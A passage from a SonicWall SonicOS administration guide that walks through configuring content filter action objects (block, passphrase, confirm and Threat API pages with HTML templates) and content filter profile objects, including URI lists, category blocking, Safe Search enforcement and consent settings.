BWM	Indicates whether bandwidth management has been configured.
Configure	Contains the Edit and Delete icons for each entry in the table.

Configuring CFS Action Objects

A default CFS Action Object, **CFS Default Action**, is created by SonicOS. You can configure and edit this CFS Action Object, but you cannot delete it.

To configure CFS Action Objects:

- 1 In the **MANAGE** view, navigate to **Policies | Objects > Content Filter Objects**.
- 2 Click the **CFS Action Objects** button to display the **CFS Action Objects** screen.
- 3 Click **Add** at the top of the page. The **Add CFS Action Object** dialog displays.

CFS Action Object

Name:

Wipe Cookies

Enable Flow Reporting

Operation Configurations

Block Passphrase Confirm BWM Threat API

Block Page:

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<meta name="id" content="siteBlocked">
<title>Web Site Blocked</title>
<style type="text/css">
body, p, td {
font-family: Tahoma, Arial, Verdana, sans-serif;
font-size: 11px;
color: #2E2F33;
line-height: 15px;
}
a {
color: #003399;
}
</style>
</head>
<body>
</body>
</html>
```

PREVIEW DEFAULT CLEAR

- 4 Enter the name of the CFS Action Object in the **Name** field.
- 5 To have cookies removed automatically to protect privacy, select the **Wipe Cookies** checkbox. When enabled and Client DPI-SSL Content Filter is also enabled, cookies for HTTPS sites are removed. This option is not selected by default.
 - IMPORTANT:** Enabling this option may break the Safe Search Enforcement function of some search engines.
- 6 To send URI information to the AppFlow Monitor, select the **Enable Flow Reporting** checkbox. This option is selected by default.
- 7 You can configure the following pages, which display when a site is blocked:
 - NOTE:** A default version of each of these pages has been created. You can use the default, modify it to meet your needs, or create a new page.
 - Blocked site per company policy, go to [Block Option](#) on page 242.
 - Password-protected web page, go to [Passphrase Option](#) on page 243.
 - Restricted web page that requires confirmation before a user can view it, go to [Confirm Option](#) on page 245.

- Blocked site by Threat API enforcement, go to [Threat API Option](#) on page 248.
- 8 You can allocate bandwidth resources as part of CFS Action Objects; go to [BWM Option](#) on page 247.
 - 9 Click **OK**. The new CFS Action Object is added to the **CFS Action Object** table.

#	Name	Block	Passphrase	Confirm	BWM	Configure
1	CFS Action Obj:Restricted 1	✓	✓	✓	✓	[Edit] [Delete]
2	CFS Default Action	✓		✓		[Edit] [Delete]

- 10 Click **CANCEL** to close the **Add CFS Action Object** dialog.

Block Option

This screen appears in the **Add CFS Action Object** dialog. To open the dialog, select the **MANAGE** view, navigate to **Policies | Objects > Content Filter Objects**, click the **CFS Action Objects** button to display the **CFS Action Objects** screen, and click the **Add** button at the top of the page.

To create a page that displays when a site is blocked:

- 1 Under **Operation Configurations**, click the **Block** button.

Operation Configurations

Block | Passphrase | Confirm | BWM | Threat API

Block Page:


```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<meta name="id" content="siteBlocked">
<title>Web Site Blocked</title>
<style type="text/css">
body, p, td {
    font-family: Tahoma, Arial, Verdana, sans-serif;
    font-size: 11px;
    color: #2E2F33;
    line-height: 15px;
}
a {
    color: #003399;
}
</style>
</head>
<body>
</body>
</html>
```

PREVIEW | DEFAULT | CLEAR


A default page is defined already, but you can fully customize the web page that is displayed to the user when access to a blocked site is attempted. Or, you can create your own page.

- 2 To see a preview of the display, click the **Preview** button.

- 3 Click **OK** in the displayed message.



- 4 If you have not modified the provided code, clicking the **Preview** button displays the default web page. The Block policy, Client IP address, and the reason for the block are shown:



When done viewing the preview, click the **X** to kill the window.

To remove all content from the **Block Page** field, click the **CLEAR** button.

To revert to the default blocked page message, click the **DEFAULT** button.

Passphrase Option

NOTE: For information about the Passphrase feature, see [About the Passphrase Feature](#) on page 227.

This screen appears in the **Add CFS Action Object** dialog. To open the dialog, select the **MANAGE** view, navigate to **Policies | Objects > Content Filter Objects**, click the **CFS Action Objects** button to display the **CFS Action Objects** screen, and click the **Add** button at the top of the page.

To create a password-protected web page:

- 1 Under **Operation Configurations**, click the **Passphrase** button.

Operation Configurations

Enter Password:

Confirm Password: Mask Password

Active Time(minutes):

Passphrase Page:

```

<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<meta name="id" content="sitePassphrase">
<title>Web Site Passphrase</title>
<style type="text/css">
body, p, td {
font-family: Tahoma, Arial, Verdana, sans-serif;
font-size: 11px;
color: #2E2F33;
line-height: 15px;

```


Note: For HTTPS sites, Client DPI-SSL with Content Filter must be enabled to apply Passphrase.

- 2 In the **Enter Password** field, enter the passphrase/password for the web site. The password can be up to 64 characters.
- 3 Enter it again in the **Confirm Password** field.
- 4 To have the password masked, select the **Mask Password** checkbox. This option is selected by default.
- i **IMPORTANT:** If the option is deselected, the password is displayed in plain text and the entry in the **Confirm Password** field is invalid.
- 5 Enter the time, in minutes, of the effective duration for a passphrase based on category or domain in the **Active Time (minutes)** field. The minimum time is 1 minute, the maximum is 9999, and the default is **60** minutes.
- 6 A default page is defined already, but you can fully customize the web page that is displayed to the user when access to a blocked site is attempted. Or, you can create your own page. To create the page that displays when a site is blocked:
 - To see a preview of the display, click the **Preview** button.
 - Click **OK** in the displayed message.

Due to potential vulnerability issues, scripting code (Javascript) and HTML inline event attributes that invoke scripting code are not evaluated and/or disabled.

Some of your preview pages may not render properly because of this limitation.

If you have not modified the provided code, clicking the **Preview** button displays the default web page. The web site URL, Client IP address, policy, reason, and active minutes are shown along with a field for entering the password.



- To remove all content from the **Passphrase Page** field, click the **CLEAR** button.
- To revert to the default passphrase page message, click the **DEFAULT** button.


Confirm Option

i | **NOTE:** Requiring confirmation (consent) only works for HTTP requests. HTTPS requests cannot be redirected to a Confirm page. For more information, see [About the Confirm Feature](#) on page 227.

This screen appears in the **Add CFS Action Object** dialog. To open the dialog, select the **MANAGE** view, navigate to **Policies | Objects > Content Filter Objects**, click the **CFS Action Objects** button to display the **CFS Action Objects** screen, and click the **Add** button at the top of the page.

To create a restricted web page that requires confirmation before a user can view it:

- 1 Under **Operation Configurations**, click the **Confirm** button.



Operation Configurations

Block **Passphrase** **Confirm** **BWM** **Threat API**

Active Time(minutes):

Confirm Page:

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<meta name="id" content="siteConfirm">
<title>Web Site Confirm</title>
<style type="text/css">
body, p, td {
font-family: Tahoma, Arial, Verdana, sans-serif;
font-size: 11px;
color: #2E2F33;
line-height: 15px;
}
a {
```

PREVIEW **DEFAULT** **CLEAR**


Note: For HTTPS sites, Client DPI-SSL with Content Filter must be enabled to apply Confirm.

- 2 Enter the time, in minutes, of the effective duration for a confirmed user, based on category or domain in the **Active Time (minutes)** field. The minimum time is 1 minute, the maximum is 9999, and the default is **60** minutes.
- 3 A default page is defined already, but you can fully customize the web page that is displayed to the user when access to a confirm site is attempted. Or, you can create your own page. To create the page that displays when a site is blocked:
 - To see a preview of the display, click the **Preview** button.
 - Click **OK** in the displayed message.

Due to potential vulnerability issues, scripting code (Javascript) and HTML inline event attributes that invoke scripting code are not evaluated and/or disabled.

Some of your preview pages may not render properly because of this limitation.

If you have not modified the provided code, clicking the **Preview** button displays the default web page. The web site URL, Client IP address, block policy, and the reason for the block are shown along with a field for entering the confirmation:



- To remove all content from the **Confirm Page** field, click the **CLEAR** button.
- To revert to the default blocked page message, click the **DEFAULT** button.

BWM Option

- IMPORTANT:** CFS Action bandwidth Objects are similar to, but not the same as, bandwidth objects created on the **Objects > Bandwidth Objects** page. CFS Action BWM objects do not appear on the **Objects > Bandwidth Objects** page, and BWM bandwidth objects do not appear on the **Objects > Content Filter Objects** page.
- NOTE:** For information about bandwidth management, see the *Configuring Bandwidth Management* section under *Firewall Settings > Bandwidth Management* in the *SonicOS Security Configuration* technical documentation. For information about bandwidth management objects, see [Configuring Bandwidth Objects](#) on page 215.
- IMPORTANT:** To create a CFS Action BWM object, Bandwidth Management must be enabled.

This screen appears in the **Add CFS Action Object** dialog. To open the dialog, select the **MANAGE** view, navigate to **Policies | Objects > Content Filter Objects**, click the **CFS Action Objects** button to display the **CFS Action Objects** screen, and click the **Add** button at the top of the page.

To allocate bandwidth resources for content filtering:

- 1 Under **Operation Configurations**, click the **BWM** button.

- 2 From the **Bandwidth Aggregation Method** drop-down menu, choose how the BWM object is to be applied:
 - **Per Policy** (default)
 - **Per Action**
- 3 To enable BWM on outbound traffic, select the **Enable Egress Bandwidth Management** checkbox. This option is not selected by default.

The **Bandwidth Object** drop-down menu and the **Enable Tracking Bandwidth Usage** checkbox become active.

- a From the **Bandwidth Object** drop-down menu, choose either:
 - An existing BWM object.
 - **Create new Bandwidth Object.** The **Add Bandwidth Object** dialog displays. For information on creating a new bandwidth object, see [Configuring Bandwidth Objects](#) on page 216.
- 4 To enable BWM on inbound traffic, select the **Enable Ingress Bandwidth Management** checkbox. This option is not selected by default.

The **Bandwidth Object** drop-down menu becomes active.

- a From the **Bandwidth Object** drop-down menu, choose either:
 - An existing BWM object.
 - **Create new Bandwidth Object.** The **Add Bandwidth Object** dialog displays. For information on creating a new bandwidth object, see [Configuring Bandwidth Objects](#) on page 216.
- 5 To track bandwidth usage, select the **Enable Tracking Bandwidth Usage** checkbox. This option is not selected by default.

i | **NOTE:** **Enable Egress Bandwidth Management** and/or **Enable Ingress Bandwidth Management** must be selected to activate the **Enable Tracking Bandwidth Usage** checkbox.

Threat API Option

i | **IMPORTANT:** Before configuring Threat API, you must enable it.

This screen appears in the **Add CFS Action Object** dialog. To open the dialog, select the **MANAGE** view, navigate to **Policies | Objects > Content Filter Objects**, click the **CFS Action Objects** button to display the **CFS Action Objects** screen, and click the **Add** button at the top of the page.

To add a policy to block URLs in the threat list:

- 1 Under **Operation Configurations**, click the **Threat API** button.

Operation Configurations

Block Passphrase Confirm BWM **Threat API**

Threat API Block Page:

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<meta name="id" content="siteBlocked">
<title>Web Site Blocked</title>
<style type="text/css">
#shd { width:500px;position:relative;right:3px;top:3px;margin-right:3px;margin-
bottom:3px;text-align:center; }
#shd .second,
#shd .third,
#shd .box { position:relative;left:-1px;top:-1px; }
#shd .first { background: #f1f0f1; }
#shd .second { background: #dbdad6; }
#shd .third { background: #b8b6b8; }
#shd .box { background:#ffffff;border:1px solid #848284;height:300px; }
```

PREVIEW DEFAULT CLEAR

- 2 A default page is defined already, but you can fully customize the web page that is displayed to the user when access to a blocked site is attempted. Or, you can create your own page. To create the page that displays when a site is blocked:
 - To see a preview of the display, click the **Preview** button.
 - Click **OK** in the displayed message.

Due to potential vulnerability issues, scripting code (Javascript) and HTML inline event attributes that invoke scripting code are not evaluated and/or disabled.

Some of your preview pages may not render properly because of this limitation.

If you have not modified the provided code, clicking the **Preview** button displays the default web page. The web site URL, Client IP address, block policy, and the reason for the block are shown along with a field for entering the confirmation:

SONICWALL | Network Security Appliance

This site has been blocked by Threat API enforcement

URL: ...

Block policy: \$\$BlockedPolicy\$\$

Client IP address: \$\$ClientIpAddr\$\$

Block reason: \$\$Category\$\$

If you believe the above web site is rated incorrectly click [here](#).

- To remove all content from the **Confirm Page** field, click the **CLEAR** button.

- To revert to the default confirm page message, click the **DEFAULT** button.

Editing CFS Action Objects

To edit a CFS Action Object:

- 1 In the **MANAGE** view, navigate to **Policies | Objects > Content Filter Objects**.
- 2 Click the **CFS Action Objects** button to display the **CFS Action Objects** screen.
- 3 Click the **Edit** icon for the CFS Action Object to be edited. The **Edit CFS Action Object** dialog displays. This dialog is the same as the **Add CFS Action Object** dialog.
- 4 To make your changes, follow the appropriate procedures in [Configuring CFS Action Objects](#) on page 240.

Deleting CFS Action Objects

To delete CFS Action Objects:

- 1 In the **MANAGE** view, navigate to **Policies | Objects > Content Filter Objects**.
- 2 Click the **CFS Action Objects** button to display the **CFS Action Objects** screen.
- 3 Do one of the following:
 - Click the **Delete** icon for the action object to be deleted.
 - Click the checkbox for one or more action objects to be deleted. Click the **Delete** button and then click **Delete Selected**.

To delete all CFS Action Objects:

- 1 Click the **Delete** button and then click **Delete All**. All CFS Action Objects are deleted except for the default object, **CFS Default Action**.

Managing CFS Profile Objects

Topics:

- [About the CFS Profile Objects Table](#) on page 251
- [Configuring CFS Profile Objects](#) on page 251
- [Editing a CFS Profile Object](#) on page 257
- [Deleting CFS Profile Objects](#) on page 258

About the CFS Profile Objects Table


#	Name	Allowed URI List	Forbidden URI List	Block Categories	Passphrase Categories	Confirm Categories
1	CFS Default Profile	None	None	1. Violence/Hate/Racism 2. Intimate Apparel/Swimsuit 3. Nudism 4. Pornography ...		
2	General CFS Profile Object	Snwl URIs	Bad URIs	1. Violence/Hate/Racism 2. Intimate Apparel/Swimsuit 3. Nudism 4. Pornography ...	28. Hacking/Proxy Avoidance Systems 56. Other 60. Radicalization and Extremism	16. Abortion/Advocacy Gr 24. Military 34. Personals and Dating

Total: 2 item(s)

- Name** Name of the CFS Profile Object; the name of the default CFS Profile Object is **CFS Default Profile**. The default object can be edited, but not deleted.
- Allowed URI List** Name of the URI List Object listed in the Allowed List.
- Forbidden URI List** Name of the URI List Object listed in the Forbidden List.
- Block Categories** Names of all the categories blocked by the CFS Profile Object.
- Passphrase Categories** Names of all the categories requiring a passphrase by this CFS Profile Object.
- Confirm Categories** Names of all the categories requiring confirmation by this CFS Profile Object.
- BWM Categories** Names of all the categories governed by bandwidth management by this CFS Profile Object.
- Allowed Categories** Names of all the categories allowed by the CFS Profile Object.
- Configure** Contains the **Edit** and **Delete** icons for each entry in the table.

Configuring CFS Profile Objects

A default CFS Profile Object, **CFS Default Profile**, is created by SonicOS. You can configure and edit this CFS Profile Object, but you cannot delete it.

#	Name	Allowed URI List	Forbidden URI List	Block Categories	Passphrase Categories	Confirm Categories	BWM Categories	Allowed Categories	Configure
1	CFS Default Profile	None	None	1. Violence/Hate/Racism 2. Intimate Apparel/Swimsuit 3. Nudism 4. Pornography ...				13. Chat/Instant Messaging (IM) 14. Arts/Entertainment 15. Business and Economy 16. Abortion/Advocacy Groups ...	 

To configure CFS Profile Objects:

- 1 In the **MANAGE** view, navigate to **Policies | Objects > Content Filter Objects**.
- 2 Click the **CFS Profile Objects** button to display the **CFS Profile Objects** screen.

- 3 Click the **Add** button at the top of the page. The **Add CFS Profile Object** dialog displays.

Settings | **Advanced** | **Consent** | **Custom Header**

General Configuration

Name:

URI List Configuration

Allowed URI List:

Forbidden URI List:

URI List Searching Order:

Operation for Forbidden URI List:

Category Configuration

#. Category	Operation
1. Violence/Hate/Racism	<input type="text" value="Block"/>
2. Intimate Apparel/Swimsuit	<input type="text" value="Block"/>
3. Nudism	<input type="text" value="Block"/>
4. Pornography	<input type="text" value="Block"/>
5. Weapons	<input type="text" value="Block"/>
6. Adult/Mature Content	<input type="text" value="Block"/>
7. Cult/Occult	<input type="text" value="Block"/>
8. Drugs/Illegal Drugs	<input type="text" value="Block"/>
9. Illegal Skills/Questionable Skills	<input type="text" value="Block"/>
10. Sex Education	<input type="text" value="Block"/>

Operation:

- 4 On the **Settings** screen, enter the name of the CFS Profile Object in the **Name** field.
- 5 From the **Allowed URI List** drop-down menu, choose the URI List Object that contains URIs for which unrestricted access is allowed; treat this list as a white list:
- **None** (default).
 - Name of a URI List Object.
 - **Create new URI List object**; choosing this option displays the Add CFS URI List Object dialog. For how to create a URI List Object, see [Configuring URI List Objects](#) on page 229.
- 6 From the **Forbidden URI List** drop-down menu, choose the URI List Object that contains URIs for which access is not allowed at all; treat this list as a black list:
- **None** (default).
 - Name of a URI List Object.
 - **Create new URI List object**; choosing this option displays the Add CFS URI List Object dialog. For how to create a URI List Object, see [Configuring URI List Objects](#) on page 229.
- 7 From the **URI List Searching Order** drop-down menu, choose which URI list is searched first during filtering:
- **Allowed URI List First** (default)

- **Forbidden URI List First**

8 From the **Operation for Forbidden URI List** drop-down menu, choose the action to be taken when a URI on the Forbidden List is encountered:

Block (default)	The block page configured for the CFS Action Object is displayed to the user accessing the site.
Confirm	The confirm page configured for the CFS Action Object is displayed to the user accessing the site. The user must confirm access permission.
Passphrase	The passphrase page configured for the CFS Action Object is displayed to the user accessing the site. The user must enter a valid password to enter the site.

9 The **Category Configuration** table lists all the categories of URIs, such as Arts & Entertainment, Business, Education, Travel, Weapons, and Shopping. You can configure the action to be taken for all URIs in each category instead of individually. As you scroll down the list, choose the action from the drop-down menu for each category:

Allow. Block BWM Confirm Passphrase

NOTE: By default, Categories 1-12 and 59 are blocked; the remaining categories are allowed.


- To change all categories to the same action:
 - 1) Choose the action from the **Operation** drop-down menu.
 - 2) Click the **SET TO ALL** button.
 - To reset all the categories to its default action, click the **DEFAULT** button.
- 10 To enable Smart Filtering and Safe Search options, click the **Advanced** button. For information about configuring the options on this screen, go to [Advanced Screen](#) on page 254.
- 11 To set up web usage consent, click the **Consent** button. For information about configuring the options on this screen, go to [Consent Screen](#) on page 255.
- 12 To configure Custom Header insertion, click the **Custom Header** button. For information about configuring the options on this screen, go to [Custom Header Screen](#) on page 256.
- 13 Click **Add**. The **CFS Profile Objects** table is updated.

#	Name	Allowed URI List	Forbidden URI List	Block Categories	Passphrase Categories	Confirm Categories	BWM Categories	Allowed Categories	Configure
1	CFS Default Profile	None	None	1. Violence/Hate/Racism 2. Intimate Apparel/Swimsuit 3. Nudism 4. Pornography ...				13. Chat/Instant Messaging (IM) 14. Arts/Entertainment 15. Business and Economy 16. Abortion/Advocacy Groups ...	
2	General CFS Profile Object	Small URIs	Bad URIs	1. Violence/Hate/Racism 2. Intimate Apparel/Swimsuit 3. Nudism 4. Pornography ...	28. Hacking/Proxy Avoidance Systems 55. Other 60. Radicalization and Extremism	16. Abortion/Advocacy Groups 24. Military 24. Personal and Dating	50. Pay to Surf Sites 58. Social Networking	13. Chat/Instant Messaging (IM) 14. Arts/Entertainment 15. Business and Economy 17. Education ...	

14 Click **CANCEL** to close the **Add CFS Profile Object** dialog.

Advanced Screen

This screen is one of four screens in the **Add CFS Profile Object** dialog. To open the dialog, select the **MANAGE** view, navigate to **Policies | Objects > Content Filter Objects**, click the **CFS Profile Objects** button to display the **CFS Profile Objects** screen, and click the **Add** button at the top of the page. Then click **Advanced**.



NOTE: By default, none of the options are selected.

- 1 To enable content filtering for HTTPS sites, select the **Enable HTTPS Content Filtering** checkbox. This policy-based HTTPS content filtering option is available in SonicOS 6.5.3 or higher. It replaces the global HTTPS content filtering option in previous versions on the Security Services > Content Filter page.

NOTE: When DPI-SSL client inspection is enabled and Content Filter is selected for inspection, then that inspection takes precedence and the policy-based HTTPS content filtering setting is ignored. Specifically, when the **Enable SSL Client Inspection** and **Content Filter** options are enabled on the **MANAGE | Security Configuration | Decryption Services > DPI-SSL/TLS Client** page, then the **Enable HTTPS Content Filtering** option in the CFS policy is ignored. In this case, DPI-SSL will decrypt the connection and send it as plain text to CFS later for filtering.

HTTPS content filtering is IP based and does not inspect the URL, but uses other methods to obtain the URL rating. When this option is enabled, CFS performs URL rating lookup in this order:

- a Searches the client `hello` for the Server Name, which CFS uses to obtain the URL rating.
- b If the Server Name is not available, searches the SSL certificate for the Common Name, which CFS uses to obtain the URL rating.
- c If neither Server Name nor Common Name is available, CFS uses the IP address to obtain the URL rating.

While HTTP content filtering can perform redirects to enforce authentication or provide a block page, HTTPS filtered pages will be silently blocked.

- 2 To detect the embedded URL inside Google Translate (`https://translate.google.com`) and filter the embedded URI, select the **Enable Smart Filtering for Embedded URI** checkbox.

IMPORTANT: This feature requires enabling Client DPI-SSL with content filter.

NOTE: This feature takes effect only on Google Translate, which works on currently rated embedded web sites.

- 3 To enforce Safe Search when searching on any of the following websites, select the **Enable Safe Search Enforcement** checkbox:

- www.yahoo.com
- www.ask.com
- www.dogpile.com
- www.lycos.com

(i) NOTE: This enforcement cannot be configured at the policy level as the function employs DNS redirection to HTTPS sites. For HTTPS sites, client DPI-SSL with content filter must be enabled.

4 To enable Threat API, select the **Enable Threat API Enforcement** checkbox .

(i) NOTE: After SonicOS receives the initial threat list and creates a Threat URI List Object, the Threat URI List Object is referenced by **Enable Threat API Enforcement**.

5 To override the Safe Search option for Google inside each CFS Policy and its corresponding CFS Action, select the **Enable Google Force Safe Search** checkbox.

(i) NOTE: Typically, Safe Search happens automatically and is powered by Google, but when this option is enabled, SonicOS rewrites the Google domain in the DNS response to the Google Safe Search virtual IP address.

(i) NOTE: This feature takes effect only after the DNS cache of the client host is refreshed.

6 To access YouTube in Restrict (Safe Search) mode, select the **Enable YouTube Restrict Mode** checkbox.

(i) NOTE: YouTube provides a new feature to screen videos that may contain inappropriate content flagged by users and other signals. When this feature is enabled, SonicOS rewrites the DNS response for the YouTube domain to its Safe Search virtual IP address.

(i) NOTE: This feature takes effect only after the DNS cache of the client host is refreshed.

7 To override the Safe Search option for Bing inside each CFS Policy and its corresponding CFS Action, select the **Enable Bing Force Safe Search** checkbox.

(i) NOTE: When this feature is enabled, SonicOS rewrites the DNS response for the Bing domain to its Safe Search virtual IP address.

(i) NOTE: This feature takes effect only after the DNS cache of the client host is refreshed.

Consent Screen

This screen is one of four screens in the **Add CFS Profile Object** dialog. To open the dialog, select the **MANAGE** view, navigate to **Policies | Objects > Content Filter Objects**, click the **CFS Profile Objects** button to display the **CFS Profile Objects** screen, and click the **Add** button at the top of the page. Then click **Consent**.

(i) NOTE: Consent only works for HTTP requests. HTTPS requests cannot be redirected to a Confirm (consent) page.

- 1 To enable consent, which displays the Consent (Confirm) page when a user visits a site requiring consent before access, select the **Enable Consent** checkbox. This option is not selected by default.

When this option is selected, the other options become available.


i **NOTE:** See [Confirm Option](#) on page 245 for information about configuring a Consent (Confirm) page.

- 2 To remind users that their time has expired by displaying the Consent page, enter the idle-time duration in the **User Idle Timeout(minutes)** field. The minimum idle time is 1 minute, the maximum is 9999 minutes, and the default is 15 minutes.
- 3 In the **Consent Page URL (optional filtering)** field, enter the URL of the website where a user is redirected if they go to a website requiring consent. The Consent page must:
 - Reside on a web server and be accessible as a URI by users on the network.
 - Contain links to the following two pages in the SonicWall appliance, which, when selected, tell the firewall the type of access the user wishes to have:
 - Unfiltered access: `<appliance's LAN IP address>/iAccept.html`
 - Filtered access: `<appliance's LAN IP address>/iAcceptFilter.html`
- 4 In the **Consent Page URL (mandatory filtering)** field, enter the website URL where the user is redirected if they go to a website requiring mandatory filtering. The Consent page must:
 - Reside on a web server and be accessible as a URI by users on the network.
 - Contain a link to the `<appliance's LAN IP address>/iAcceptFilter.html` page in the SonicWall appliance, which tells the firewall that the user accepts filtered access.
- 5 From the **Mandatory Filtering Address** drop-down menu, choose an Address Object that contains the configured IP addresses requiring mandatory filtering.

Custom Header Screen

This screen is one of four screens in the **Add CFS Profile Object** dialog.

Starting in SonicOS 6.5.1, you can configure the firewall as a web proxy server to control web service, such as preventing users from signing in to some web services using any accounts other than the accounts provided, or restricting the content viewable by users. The web proxy server adds a custom header to all traffic matched by the Content Filtering policy, and the header identifies the domains whose users can access the web services or the content that users can access. Encrypted HTTPS traffic is supported if DPI-SSL is enabled.



This feature requires the following:

- Content Filter Service is enabled.
- Custom header insertion is enabled in the matched CFS profile object.
- DPI-SSL is enabled for custom header insertion with encrypted HTTPS requests.

To configure a CFS custom header and enable custom header insertion:

- 1 In the SonicOS web management interface, navigate to the **MANAGE | Policies | Objects > Content Filter Objects** page.
- 2 On the **CFS Profile Objects** screen, click **Add**.
- 3 In the **Add/Edit CFS Profile Object** dialog, click **Custom Header** to display the Custom Header Insertion options.
- 4 Select the **Enable Custom Header Insertion** checkbox.
- 5 Click **Add** to configure the **Domain**, **Key**, and **Value** for the custom header entry.

Domain is used to check whether the host in an HTTP request is matched to an entry during packet handling. **Key** and **Value** are used to generate the right header for the entry when building runtime data for custom header insertion.

The **Domain** can contain:

- Each domain name can contain up to 16 tokens separated by periods (.).
- The domain name cannot start or end with separators.
- Each token can contain up to 128 printable ASCII characters.
- Tokens in a domain name can only contain the characters: **0-9a-zA-z\$__+!(),.**
- IPv4/IPv6 addresses can be defined as a domain name, e.g. “[2001:2002:2003::2005:2006]”.

- 6 Click **OK**.

Editing a CFS Profile Object

To edit a CFS Profile Object:

- 1 In the **MANAGE** view, navigate to **Policies | Objects > Content Filter Objects**.
- 2 Click the **CFS Profile Objects** button to display the **CFS Profile Objects** screen.
